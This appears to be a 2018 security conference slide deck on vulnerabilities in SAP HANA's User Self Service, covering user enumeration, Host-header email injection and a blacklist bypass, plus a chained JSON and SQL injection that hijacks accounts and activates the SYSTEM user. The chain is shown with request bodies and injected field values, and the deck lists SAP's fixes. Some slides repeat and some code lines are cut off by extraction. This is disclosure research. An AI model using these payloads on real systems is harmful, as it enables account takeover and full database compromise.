I forgot Your password: Pwning modern password recovery systems through JSON injections.

Martín Doyhenard, Nahuel D. Sánchez

March 2018 - TROOPERS 18, Heidelberg - Germany

Disclaimer

This presentation contains references to the products of SAP SE. SAP, R/3, xApps, xApp, SAP NetWeaver, Duet, PartnerEdge, ByDesign, SAP Business ByDesign, and other SAP products and services mentioned herein are trademarks or registered trademarks of SAP AG in Germany and in several other countries all over the world.

Business Objects and the Business Objects logo, BusinessObjects, Crystal Reports, Crystal Decisions, Web Intelligence, Xcelsius and other Business Objects products and services mentioned herein are trademarks or registered trademarks of Business Objects in the United States and/or other countries.

SAP SE is neither the author nor the publisher of this publication and is not responsible for its content, and SAP Group shall not be liable for errors or omissions with respect to the materials.

Martín Doyhenard
Nahuel D. Sánchez

- Background on Penetration Testing and vulnerabilities research
- Reported vulnerabilities in diverse SAP products and components
- Authors/Contributors on diverse posts and publications
- Speakers and Trainers at Information Security Conferences
- http://www.onapsis.com

Introduction

This Talk

Password recovery systems

Vulnerabilities & Bugs

Chaining bugs for Remote full compromise

Why target password recovery systems?

Present in almost any modern system

There isn’t a good default solution[1]

Underrated complexity

Vulnerabilities can have CRITICAL impact

Sources:

[1] https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet

Password recovery systems

- Existing users in the system can reset their password
- New users can obtain an account in the system
  - With administrator approval
  - Without administrator approval
- **Authentication is not required**
- **Perform privileged actions**
  - Change password
  - Create new account
  - Activate account

recovery alternatives

Plaintext storage & recovery

Your password is: cat123

Reset password to random value

Your new password is: @!#1a05Val$[1]

Email reset link

To change your password click here

Security questions

Your grandmother's last name is ...

Sources:

[1] https://www.sektioneins.de/advisories/advisory-022010-mybb-password-reset-weak-random-numbers-vulnerability.html

High profile password recovery vulnerabilities

- FACEBOOK: Password recovery PIN Bruteforce[1]
- MICROSOFT: Password recovery token bypass[2]
- GOOGLE: Account recovery vulnerability[3]

Sources:

[1] http://www.anandpraka.sh/2016/03/how-i-could-have-hacked-your-facebook.html

[2] https://www.vulnerability-lab.com/get_content.php?id=529

[3] http://www.orenh.com/2013/11/google-account-recovery-vulnerability.html

Playing with SAP HANA User Self Service

onapsis

What's SAP HANA?


- in-Memory Database
- Development platform
- Support to run complex web applications
  - XS Classic (now deprecated)
  - XS Advanced
  - Support for multiple runtimes
- Heavily pushed by SAP

SAP HANA User Self Service


- Embedded application
- Shipped by default (disabled)
- Available from SPS09 (Last version SPS12)
  - Vulnerable from Oct 2014 - Mar 2017
- Developed in XSJS
- **Big attack surface**
- **Affected by**
  - **SQL injections**
  - User enumeration
  - Header injection
  - **Logic errors**

SAP HANA User Self Service

- The unauthenticated account managing services bundled into the SAP Hana web services.
- User can
  - Request an account
  - Reset password in case the credentials are lost



The Big Picture



SAP HANA User Self Service

- XSJS applications requires a database user
- Application permissions on the DB will be tied to the user
- Default role used by the USS application is highly privileged
  - CREATE USER
  - ALTER USER
- **Interesting design decision:**
  - **If a user has the required privileges to manage users it can modify even the SYSTEM user**
- User and role required by the USS are created automatically during installation
- **It is not possible to reset the SYSTEM user password through the USS** (Without exploiting vulnerabilities)

New account creation / password reset process

1. Random token is generated
2. Token is sent to the user (**Doesn't matter if the user is resetting its password or registering a new user, there is only one type of token**)

3. User sets/resets the password
4. User chooses a security question and answer

But… How does this process work at database level?

SAP HANA XS Secure Storage

"Application developers can create XS secure stores to store certain application data in name-value form"

- Encrypted table used for storage of sensitive data
- Implemented in XS $.security.Store API
- For the USS token storage:
  - Key is a "random" alphanumeric string of 16 bytes.
  - Value is a JSON containing the username as the user id, and a timestamp with the creation date time.
- Security questions and answers are also stored here… **Is this a Good idea?**


Source: https://help.sap.com/viewer/b3ee5778bc2e4a089d3299b82ec762a7/2.0.00/en-US/7a1a582f27404567828a737fc2c2b190.html

Inner workings

- Key - Value pair.
- Key, a.k.a TOKEN, is an hexadecimal value of 16 bytes.
- Identifies the user by its unique username which corresponds to the email selected.
- Contains the time in which it was generated.


KEY	VALUE
287DF1291B725F6DE1E701F4D0A8E179	{“username”: “sample_user”, “time”:”2017-01-10T19:09:33.350Z”}’

SAP HANA User Self Service - **Account creation / Password reset**



- At this moment the token was sent by email to the user
- **Next steps**
  - User will pick a password, a security question and a security answer

SAP HANA User Self Service - **Account creation / Password reset**



HANA User Self Service vulnerabilities

onapsis

SAP HANA User Self Service - **User enumeration**

- Abuse of the “forgot password” functionality
  - Different error messages allow attackers to guess if a user exist or not
- Depending on the configuration the enumeration can be noisy (lots of emails)

```
POST /sap/hana/xs/selfService/user/selfService.xsjs

{"username":"USER_TO_TEST","action":"forgotPwd"}
```

- Error messages if the user exists:

“{"name":"UserError","message":"No e-mail address is set for this user name; contact your system administrator"}”
“{"status":"success","message":"Request for password reset is accepted; check your e-mail for more instructions"}”

- Error messages if the user doesn’t exist:

{"name":"UserError","message":"Invalid username or configuration; contact your system administrator"}

SAP HANA User Self Service - **User enumeration**

- Abuse of the “forgot password” functionality
  - Different error messages allow attackers to guess if an user exist or not
- Depending on the configuration the enumeration can be noisy (lots of emails)

Demo

- “{"name":"UserError","message":"No e-mail address is set for this user name; contact your system administrator"}”
  “{"status":"success","message":"Request for password reset is accepted; check your e-mail for more instructions"}”
- Error messages if the user doesn’t exist:

{"name":"UserError","message":"Invalid username or configuration; contact your system administrator"}

SAP HANA User Self Service - **User enumeration**

- Abuse of the “forgot password” functionality
  - Different error messages allow attackers to guess if an user exist or not

Solution

- Implement SAP security note 2394445
- Only allow trusted host/networks to access this service
- Vulnerability fixed in SPS 11 Revision 112.07 and SPS 12 Revision 122.04

“{"status":"success","message":"Request for password reset is accepted; check your e-mail for more instructions"}”

- Error messages if the user doesn’t exist:

{"name":"UserError","message":"Invalid username or configuration; contact your system administrator"}

SAP HANA User Self Service - **Arbitrary content injection in emails**

- Each time a user is created, the administrator user will receive an email requiring the account approval (Can be configured)
- The same happens when users, once they create its account. They'll receive an email to confirm its mail address
- These emails are based on the predefined template:

Dear <USER>,

[This is an auto-generated email; do not reply.]

Thank you for submitting a request for a new SAP HANA user account.

Please click the link below to confirm your email address:
http://<host>:<port>/sap/hana/xs/selfService/user/verifyAccount.html?token=<Security Token>

Best Regards,
User self-service.

Dear USS Administrator,

[This is an auto-generated email; do not reply.]

...

http://<host>:<port>/sap/hana/ide/security/index.html?user=<NEW_USERNAME>

http://<host>:<port>/sap/hana/xs/selfService/admin/

Best Regards,
User self-service.

onapsis

SAP HANA User Self Service - **Arbitrary content injection in emails**

- The following code is used to build the administrator email:

```
function buildAndSendMailToUserAdministrator(userName, originLink) {

  ...
  var linkToSecurityApp = getClientProtocol() + "://" + $.request.headers.get("host") + "/sap/hana/ide/security/index.html?user=" + userName;

  var linkToAllUSSRequests = getClientProtocol() + "://" + $.request.headers.get("host") + "/sap/hana/xs/selfService/admin/";
  ...
```

- Attacker controls the “HOST” header, that’s used later in the email templates

- Really useful for Social Engineering attacks
  - Emails will be sent by the SAP HANA server (not the attacker)
  - Emails sent to Administrator/User will contain a link to an attacker controlled website. PROFIT!

SAP HANA User Self Service - **Arbitrary content injection**

- The following code is used to build the administrator email:

```
function buildAndSendMailToUserAdministrator(userName, originLink) {
...
var li                                                                    me;
var li
...
```

Demo

- Really useful for Social Engineering attacks
  - Emails will be sent by the SAP HANA server (not the attacker)
  - Emails sent to Administrator/User will contain a link to an attacker controlled website. PROFIT!

SAP HANA User Self Service - **Arbitrary content injection**

- The following code is used to build the administrator email:

```
function buildAndSendMailToUserAdministrator(userName, originLink) {
```

Solution

- SAP Published SAP Security note 2424173 addressing this issue
- Restrict access to the USS only to trusted hosts
- Fixed versions: SAP HANA DB SPS 122.07, SAP HANA DB 2.0 SPS 00 Revision 1

- Really useful for Social Engineering attacks
  - Emails will be sent by the SAP HANA server (not the attacker)
  - Emails sent to Administrator/User will contain a link to an attacker controlled website. PROFIT!

SAP HANA User Self Service - **Blacklist bypass**

- The USS allows administrators to set up blacklists to forbid user creation requests or password change requests based on:
  - E-mail addresses
  - **IP addresses**
  - Domain
- User IP address is obtained from “x-forwarded-for” header. An attacker CAN’T prevent his address from being included in the blacklist check, but he can add arbitrary data.

```
...
var clientIPAddress = $.request.headers.get("x-forwarded-for");
...
```

- We’ve found that if an attacker includes a long string (more than 1067 chars) in this header, his IP won’t be added to the variable thus bypassing the blacklist check

onapsis

SAP HANA User Self Service - **Blacklist bypass**

- The USS allows administrators to set up blacklists to forbid user creation requests or password change requests based on:
  - E-mail addresses

Demo

- U
  a

```
...
var clientIPAddress = $.request.headers.get("x-forwarded-for");
...
```

- But… we've found that if an attacker includes a long string (more than 1067 chars) in this header, his IP won't be added to the variable bypassing the blacklist check

onapsis

SAP HANA User Self Service - **Blacklist bypass**

- The USS allows administrators to set up blacklists to forbid user creation requests or password change requests based on:

Solution

- SAP Published SAP Security note 2424173 addressing this issue
- Restrict access to the USS only to trusted hosts
- Fixed versions: SAP HANA DB SPS 122.07, SAP HANA DB 2.0 SPS 00 Revision 1

- But… we've found that if an attacker includes a long string (more than 1067 chars) in this header, his IP won't be added to the variable bypassing the blacklist check

Chaining bugs for full compromise

(JSON Injection + SQLi + Design Error = SYSTEM)


onapsis


Account Registration, quick recap

- User confirms the email
- New Password
- New Security Question and Answer. These are stored in the Secure Storage
- When the user confirms his account the token is deleted from the Secure Storage

- A token can be used either for registration or recovery, regardless of how it was generated
- Users can register and validate their accounts (set new password and new security questions) even if the account is already registered...

SAP HANA User Self Service - **JSON injection**





onapsis


JOHN Request Account

```
try {
        Database.PreparedStatement.CreateUser( UserName , Email )
        Token.Key = newRandomHex().toString()
        Token.Value = JSON.Stringify( { username: UserName , time: new Date() } )
        SecureStorage.Save( Token )
        SendEmail( Token.Key )
}
```

287DF1291B725F6DE1E701F4D0A8E178

KEY	VALUE
287DF1291B725F6DE1E701F4D0A8E178	'{"username":"JOHN","time":"2018-01-10T19:09:33.350Z"}'

SAP HANA User Self Service - **JSON injection**



onapsis

SAP HANA User Self Service - **JSON injection**

HTTP POST REQUEST BODY

```
"action":"savePassword"
"pwd":"<NEW_PASSWORD>",
"confirmPwd":"<NEW_PASSWORD>",
"securetoken":"<TOKEN_RECEIVED_BY_EMAIL>",
"securityQues":"1",
"securityAns":"<NEW_SECURITY_ANSWER OR
PRESET_SECURITY_ANSWER>"
```

- **SecurityQues:** ID associated to a hard coded question.
- **SecurityAns:** Any string without spaces
- **SecureToken:** String representing the token

There isn't any validation on the Security Answer, any string is allowed, JSON included :-)

There isn't any check validating the Secure Token format (ie: length, type, and so on) :-) :-)

JOHN Validates Account

TokenVal = SecureStorage.get(SecureToken).Value

‘{“username”:“JOHN”,“time”:”....”}’

if (TokenVal != null){

SecureStorage.delete(SecureToken)

Password = Sanitize(Pwd)

UserName = TokenVal.username JOHN

DataBase.Query(“ALTER USER ” + UserName + “ PASSWORD ” + Password)

.....

KEY	VALUE
287DF1291B725F6DE1E701F4D0A8E178	‘{“username”:“JOHN”,“time”:”2018-01-10T19:09:33.350Z”}’

JOHN Validates Account

```
…..
SecureAnswer.Key =  UserName + “.SECURITY_ANSWER”
SecureAnswer.Value =  SecurityAns.toString()
SecureStorage.Save( SecureAnswer )
}
```

KEY	VALUE
287DF1291E725F6DE1E701F4D0A8E178	‘{“username”:“JOHN”,“time”:”2018-01-10T19:09:33.350Z”}’
JOHN.SECURITY_ANSWER	**‘Tony_the_dog’**

- **Technically, there is no difference between tokens and a security question and answer**

Hijacking user accounts through a JSON injection

1) **Attacker register a new user “JOHN”**

HTTP POST REQUEST BODY #1

```
"action":"savePassword"
"pwd":"<NEW_PASSWORD>",
"confirmPwd":"<NEW_PASSWORD>",
"securetoken":"1234567890ABCDEF",
"securityQues":"1",
"securityAns":"{\"username\":\"VICTIM_USER\",\"time\
":\"2018-01-10T22:10:06.024Z\"}"
```

Secure Storage

KEY	VALUE
~~1234567890ABCDEF~~	{“username”: “sampleUser”, “time”:”2018-01-10T19.09.33.350Z”}
JOHN.security_question	1
JOHN.security_answer	‘{"username":"JOHN","time":" 2018-01-10T22:10:06.024Z"}

Hijacking user accounts through a JSON injection

2) Attacker updates his information

HTTP POST REQUEST BODY #2

"action":"savePassword>"
"pwd":"<NEW_PASSWORD>",
"confirmPwd":"<NEW_PASSWORD>",
"securetoken":**"JOHN.security_answer"**,
"securityQues":"1",
"securityAns":"SecretAnswer"

Secure Storage

KEY	VALUE
~~1234567890ABCDEF~~	~~{"username": "sampleUser", "time":"2018-01-10T19:09:33.350Z"}~~
SAMPLEUSER.security_question	**1**
JOHN.security_answer	**{"username":"VICTIM_USER", "time":"2018-01-10T22:10:06.024Z"}**

Attacker used "sampleUser.security_answer" as token! That will retrieve a JSON containing the username to change as if a valid secure token was used.

Hijacking user accounts through a JSON injection

2-tep attack:

1. Attacker injects referenceable payload into secure storage.

1. Attacker triggers function with payload as data.

After the payload is injected, an attacker will be able to use the validation feature, which sets new password and security settings, with an arbitrary victim user

SAP HANA User Self Service - **unauthorized user activation**

So far the attacker can hijack any existing user account. But what else is possible?

Introducing the “SYSTEM” user

- Most powerful user in SAP HANA.
- Created by default.
- Can gain privileges via some indirections to:
  - read and modify any record of the database.
  - Can read and modify Web Applications javascript source code.
- Should be deactivated right after the initial setup.

If an attacker gets control of the SYSTEM user, the SAP HANA system could be fully compromised

SAP HANA User Self Service - **unauthorized user activation**

Recovery account / new account database inner workings

- Most USS functions trust username variable to be secure and don't sanitize it.
- **Both recover and request account systems generate SQL queries by concatenating strings with the usernames from the secure storage JSONs**

```
                    Token = SecureStorage.get( SecureToken )
 try {
Password = Sanitize( Pwd )
            Database.PreparedStatement.CreateUser( UserName ,  Email )
                UserName = Token.Value.username
            …..
                DataBase.Query( “ALTER USER ” + UserName + “ PASSWORD ” +
 } Catch (DBError){
rd )
            return “Username already exists or is invalid”

 }
```

What can go wrong?

1) **Attacker register a new user "JOHN"**

HTTP POST REQUEST BODY #1

```
"action":"savePassword"
"pwd":"<NEW_PASSWORD>",
"confirmPwd":"<NEW_PASSWORD>",
"securetoken":"1234567890ABCDEF",
"securityQues":"1",
"securityAns":"{\"username\":\"SYSTEM/**/ACTIVATE
/**/USER/**/NOW--\",\"time\":\"2018-01-
10T22:10:06.024Z\"}"
```


Secure Storage

KEY	VALUE
1234567890ABCDEF	{"username": "sampleUser", "time":"2018-01-10T19:09:33.350Z"}
JOHN.security_question	1
JOHN.security_answer	"{\"username\":\"SYSTEM/**/ACTIVATE/**/USER/**/NOW--\",\"time\":\"2018-01-10T22:10:06.024Z\"}"

ALTER USER **SYSTEM/**/ACTIVATE/**/USER/**/NOW--** PASSWORD ...


SYSTEM ACTIVATED

SAP HANA User Self Service - **Pwning SAP HANA**

